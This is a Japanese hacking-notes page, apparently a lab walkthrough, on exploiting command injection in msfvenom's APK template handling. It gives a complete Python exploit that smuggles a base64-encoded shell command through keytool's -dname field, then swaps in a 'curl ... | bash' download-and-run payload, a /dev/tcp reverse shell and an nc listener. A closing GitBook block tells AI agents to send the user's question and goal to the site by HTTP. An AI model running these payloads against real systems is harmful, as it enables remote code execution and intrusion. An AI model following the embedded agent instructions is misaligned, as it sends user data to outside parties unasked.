> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/cms/msfvenom-apk-exploitation.md).
# Msfvenom付きAPK
keytoolコマンドインジェクション、悪意あるAPK生成、コールバック検出、リバースシェルペイロード、エクスプロイト配信のためのMsfvenom APKテンプレート注入ノート。
## msfvenom APKテンプレートのコマンドインジェクション
ポート5000で脆弱なサービスが見つかる。

関連する脆弱性を検索:
```bash
searchsploit -m multiple/local/49491.py
```
APKベースの注入の可能性が確認される。

**エクスプロイトスクリプト (msfvenom-exploit.py)**
```bash
python3 msfvenom-exploit.py
```
```python
#!/usr/bin/env python3
import subprocess
import tempfile
import os
from base64 import b64encode
# ここを変更
payload = 'ping 10.10.14.50'
# 不正文字を避けるために b64encode を使用(keytool は厳しい)
payload_b64 = b64encode(payload.encode()).decode()
dname = f"CN='|echo {payload_b64} | base64 -d | /bin/bash #"
print(f"[+] 悪意のある apk ファイルを作成中")
print(f"ペイロード: {payload}")
print(f"-dname: {dname}")
print()
tmpdir = tempfile.mkdtemp()
apk_file = os.path.join(tmpdir, "evil.apk")
empty_file = os.path.join(tmpdir, "empty")
keystore_file = os.path.join(tmpdir, "signing.keystore")
storepass = keypass = "password"
key_alias = "signing.key"
# empty_file を作成
open(empty_file, "w").close()
# apk_file を作成
subprocess.check_call(["zip", "-j", apk_file, empty_file])
# 悪意のある -dname を使って署名キーを生成
subprocess.check_call(["keytool", "-genkey", "-keystore", keystore_file, "-alias", key_alias, "-storepass", storepass,
"-keypass", keypass, "-keyalg", "RSA", "-keysize", "2048", "-dname", dname])
# 悪意のある dname を使って APK に署名
subprocess.check_call(["jarsigner", "-sigalg", "SHA1withRSA", "-digestalg", "SHA1", "-keystore", keystore_file,
"-storepass", storepass, "-keypass", keypass, apk_file, key_alias])
print()
print(f"[+] 完了! apk ファイルは {apk_file} にあります")
print(f"実行: msfvenom -x {apk_file} -p android/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -o /dev/null")
```

このスクリプトは、悪意のある APK を含む一時ファイルを生成します。
**ICMPパケット解析**
コールバックのためにネットワーク活動を監視:
```bash
tcpdump -i tun0 icmp -n
```
### **Msfvenom を使った RCE 攻撃**
逆接続を確立するためにペイロードを変更:
```bash
# ここを変更
payload = 'curl 10.10.14.50 | bash'
```
以下を作成: `index.html` 以下を含むファイル:
```bash
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.50/443 0>&1
```
HTTP サーバーを起動:
```bash
python3 -m http.server 80
```
次に、ポート443で接続を待ち受ける:
```bash
nc -nlvp 443
```
APK がターゲットに送信され実行されると、リモートシェルを取得できます。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/cms/msfvenom-apk-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)